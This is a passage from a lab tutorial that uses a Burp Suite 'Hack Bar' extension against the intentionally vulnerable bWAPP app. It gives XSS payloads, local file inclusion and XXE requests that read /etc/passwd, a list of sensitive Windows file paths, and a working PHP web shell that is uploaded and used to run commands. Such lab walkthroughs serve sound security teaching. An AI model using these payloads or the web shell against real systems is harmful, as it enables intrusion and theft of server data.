
Time to go with the Hack Bar. Over at the Injection point, select it, and then navigate to **Hack Bar** -> **XSS** -> **Basic** -> `<script>alert('XSS')</script>`



Once the payload gets injected up, hit the **Send** button and analyse the **Response**.

The screenshot shows the OWASp ZAP interface after sending the payload. The Request pane shows the modified POST data with the injected XSS payload. The Response pane shows the modified HTML table row, where the injected script has been executed, resulting in an alert box. A red box highlights the injected script in the response, and a red arrow points to the injected payload in the request.

From the above image, you can see that our script has been embedded over into the webpage HTML content. Let's check the same in the browser.



And there is a **Pop-up !!**

Similar to the SQL section, specific sets of dictionaries are also here. You can explore them according to your need.

A screenshot of the Burp Suite interface. The left sidebar shows a list of items under "Request" and "Engagement tools". The "Engagement tools" menu is expanded, showing options like "SQL Injection", "Error Based SQLi", "SQLi Login Bypass", "XSS", "LFI", "XXE Snippets", "Web Shells", and "Reverse Shell". The "XSS" option is selected. A sub-menu for "XSS" is open, showing "Basic", "img", "svg", "html5", and "meta tag". The "img" option is selected. To the right, the "Response" tab is active, displaying various XSS payload examples. A red box highlights the "img" payload section, which contains the following code:


```
<img src=x onerror=alert('XSS')>
<img src=x onerror=alert('XSS')//>
<img src=x onerror=alert(String.fromCharCode(88,83,83))>
<img src=x oneonerrorrrr=alert(String.fromCharCode(88,83,83));>
<img src=x:alert(altn) onerror=eval(src) alt=xss>
"><img src=x onerror=alert('XSS')>
"><img src=x onerror=alert(String.fromCharCode(88,83,83))>
```

# Local File Inclusion


Local file inclusion is the vulnerability where the attacker tries to trick the web-application by including and calling the files that are already present locally into the server. This File Inclusion vulnerability is totally dependent on the type of injection point it carries up.

So, let's exploit its injection points with the Burpsuite's Hackbar.

Back into bWAPP switch to the **Remote & Local File Inclusion** vulnerability, and then opt "English" from the drop-down list and hit the **Go** button with the **Proxy service enabled**.



Once the request got captured by the burpsuite simply share it with the **Repeater**.



And I hope you know the next step. Navigate to Hack Bar -> LFI -> Simple Check -> /etc/passwd

The screenshot shows the Burp Suite interface. In the Request panel, a GET request is being constructed with the URL `/bWAPP/rldi.php?language=lang_en.p`. The payload part of the URL contains `/etc/passwd`, which is highlighted with a red arrow. In the bottom right corner of the Request panel, there is a context menu with the "Simple Check" option highlighted by a red arrow. The "Simple Check" menu is open, showing options like Path Traversal, Wrapper, /proc, Log Files, and Windows File.

As soon as we hit the “Send” button, we got our output listed over at the right panel.

The screenshot shows the Burp Suite interface after the request has been sent. The Response panel displays the contents of the `/etc/passwd` file. The entire output is highlighted with a red box. The output lists various system users and their details, such as root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, and nobody, each with their respective user ID (UID) and group ID (GID).

```
1 GET /bWAPP/rldi.php?language=/etc/passwd&action=go HTTP/1.1
2 Host: 192.168.0.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
4 Gecko/20100101 Firefox/78.0
5 Accept:
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Referer: http://192.168.0.8/bWAPP/rldi.php
10 Cookie: PHPSESSID=10c8798f60e399c05ac99acbbdf0f9e;
11 security_level=0
12 Upgrade-Insecure-Requests: 1
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79 </form>
80
81 <br />
82
83 root:x:0:0:root:/root:/bin/bash
84 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
85 bin:x:2:2:bin:/bin:/bin/sh
86 sys:x:3:3:sys:/dev:/bin/sh
87 sync:x:4:65534:sync:/bin:/bin/sync
88 games:x:5:60:games:/usr/games:/bin/sh
89 man:x:6:12:man:/var/cache/man:/bin/sh
90 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
91 mail:x:8:8:mail:/var/mail:/bin/sh
92 news:x:9:9:news:/var/spool/news:/bin/sh
93 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
94 proxy:x:13:13:proxy:/bin:/bin/sh
95 www-data:x:33:33:www-data:/var/www:/bin/sh
96 backup:x:34:34:backup:/var/backups:/bin/sh
97 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
98 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
99 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
100 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
```

However, the payloads for this file Inclusion vulnerabilities varies with the operating systems, thus the Hack Bar offers a number of payloads for **Linux** and **Windows**. It even carries some for the Path Traversal vulnerability.

The screenshot shows the Burp Suite interface with the Hack Bar menu open. The menu path selected is: **Hack Bar > LFI > Windows File**. A red box highlights this path. To the right of the menu, a list of file paths is displayed, also with a red box highlighting the last few items.


File Path
C:\WINDOWS\php.ini
C:\WINDOWS\System32\Config\SAM
C:\WINNT\php.ini
C:\xampp\phpMyAdmin\config.inc
C:\xampp\phpMyAdmin\phpinfo.php
C:\xampp\phpmyadmin\config.inc.php
C:\xampp\apache\conf\httpd.conf
C:\xampp\MercuryMail\mercury.ini
C:\xampp\php\php.ini
C:\xampp\phpMyAdmin\config.inc.php
C:\xampp\tomcat\conf\tomcat-users.xml
C:\xampp\tomcat\conf\web.xml
C:\xampp\sendmail\sendmail.ini
C:\xampp\webalizer\webalizer.conf
C:\xampp\webdav\webdav.txt
C:\xampp\apache\logs\error.log
C:\xampp\apache\logs\access.log
C:\xampp\FileZillaFTP\Logs
C:\xampp\FileZillaFTP\Logs\error.log
C:\xampp\FileZillaFTP\Logs\access.log
C:\xampp\MercuryMail\LOGS\error.log
C:\xampp\MercuryMail\LOGS\access.log
C:\xampp\mysql\data\mysql.err
C:\xampp\sendmail\sendmail.log

# XXE Injection

**XML eXternal Entity (XXE)** attacks are the most common in today's era, as almost every application carries up XML inputs and parse them. Such XML attacks are possible as the input contains a reference to an external entity which is thus processed by a weakly configured XML parser. In order to learn more about it, check our [previous article](#).


To exploit the XXE vulnerable applications, we need to type down the payloads. And yes we're a bit lazy to type the things down, thereby for this vulnerability too, hackbar is also having some great payloads. Let's check them out.

This time switch to the **XML External Entity Attacks** web-page and push the “Any bugs?” button with the proxy service **ON**.



And our burpsuite did its work, the **request has been captured** again. Now, it's our turn to follow the next.

Share the captured request with the **Repeater** and hit right right-click just above the XML code and select **Hack Bar -> XXE Snippets -> XXE 1**



As the payload got injected, replace **bee** with the entity name (file) as “ **&file;** ”, and then fire the **Send** button. And within a few seconds, we got the password file over at our right eye.

The screenshot shows a browser interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a POST request to '/bWAPP/xxe-2.php' with various headers and a complex XML payload. The XML payload includes a DOCTYPE declaration and an ENTITY definition for 'file' pointing to '/etc/passwd'. A red box highlights this section, and a red arrow points to the '&file;' part of the XML. The 'Response' tab shows the server's output, which is a list of system users and their IDs, starting with 'root:x:0:0:root:/root:/bin/bash'. The entire response list is also enclosed in a red box.

```
Request
Pretty Raw In Actions ▾
1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.0.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: text/xml; charset=UTF-8
8 Content-Length: 153
9 Origin: http://192.168.0.8
10 Connection: close
11 Referer: http://192.168.0.8/bWAPP/xxe-1.php
12 Cookie: PHPSESSID=10c8798f60e399c05ac99acbb1f0f9e; security=1
13
14 <?xml version="1.0"?>
15 <!DOCTYPE data [
16   <!ENTITY file SYSTEM "file:///etc/passwd">
17 ]>
18
19 <reset>
  <login>
    &file;←
  </login>
  <secret>
    Any bugs?
  </secret>
</reset>


Response
Pretty Raw Render In Actions ▾
10 Content-Type: text/html
11
12 root:x:0:0:root:/root:/bin/bash
13 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
14 bin:x:2:2:bin:/bin:/bin/sh
15 sys:x:3:3:sys:/dev:/bin/sh
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/bin/sh
18 man:x:6:12:man:/var/cache/man:/bin/sh
19 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
20 mail:x:8:8:mail:/var/mail:/bin/sh
21 news:x:9:9:news:/var/spool/news:/bin/sh
22 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
23 proxy:x:13:13:proxy:/bin:/bin/sh
24 www-data:x:33:33:www-data:/var/www:/bin/sh
25 backup:x:34:34:backup:/var/backups:/bin/sh
26 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
27 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
28 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
29 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
30 libuuid:x:100:101:/var/lib/libuuid:/bin/sh
31 dhcp:x:101:102::/nonexistent:/bin/false
32 syslog:x:102:103::/home/syslog:/bin/false
33 klog:x:103:104::/home/klog:/bin/false
34 hplip:x:104:7:HPLIP system user...:/var/run/hplip:/bin/false
35 avahi-autoipd:x:105:113:Avahi autoip daemon...:/var/lib/avahi-autoipd:/bin/false
36 gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
37 pulse:x:107:116:PulseAudio daemon...:/var/run/pulse:/bin/false
```

# Unrestricted File Upload

The File Upload vulnerability allows an attacker to upload a file with malicious codes embedded within it, which thus could be executed on the server directly resulting in **Information Disclosure, Remote Code Execution** and **Remote Command Execution**. Check out the [article](#) for File Upload impact.

However the uploading could not be done with this Hackbar, but it offers us the feature to create files with the malicious codes which were thus stored up into its dictionary. Let's check where they are.


Over in the Burpsuite's Repeater tab, open a new section and do a right-click at the empty portion of the Request bar and then follow to **Hack Bar -> Web Shells -> php**



The empty section is thus filled with some code.


```
1<?php
2 if(isset($_REQUEST['cmd'])){
3     echo "<pre>";
4     $cmd = ($_REQUEST['cmd']);
5     system($cmd);
6     echo "</pre>";
7     die;
8 }
9 ?>
10 |
```

Let's copy that all and paste it into notepad, further saving it as **hackbar\_webshell.php**




```
/home/hackingarticles/Desktop/hackbar_webshell.php - Mousepad
File Edit Search View Document Help
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
```


Now time to hit the vulnerability, back into the bWAPP application and opt **Unrestricted File Upload**.



Further clicking on the “**Browse..**” button, select `hackbar_webshell.php` file.



As soon as the file got uploaded we got the redirection link, let's check that out.



However, the webpage was blank, as in order to execute the payload we need to call the **command** with **cmd** and that is with

[http://192.168.0.8/bWAPP/images/hackbar\\_webshell.php?cmd=cat+/etc/passwd](http://192.168.0.8/bWAPP/images/hackbar_webshell.php?cmd=cat+/etc/passwd)

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
```

# OS Command Injection

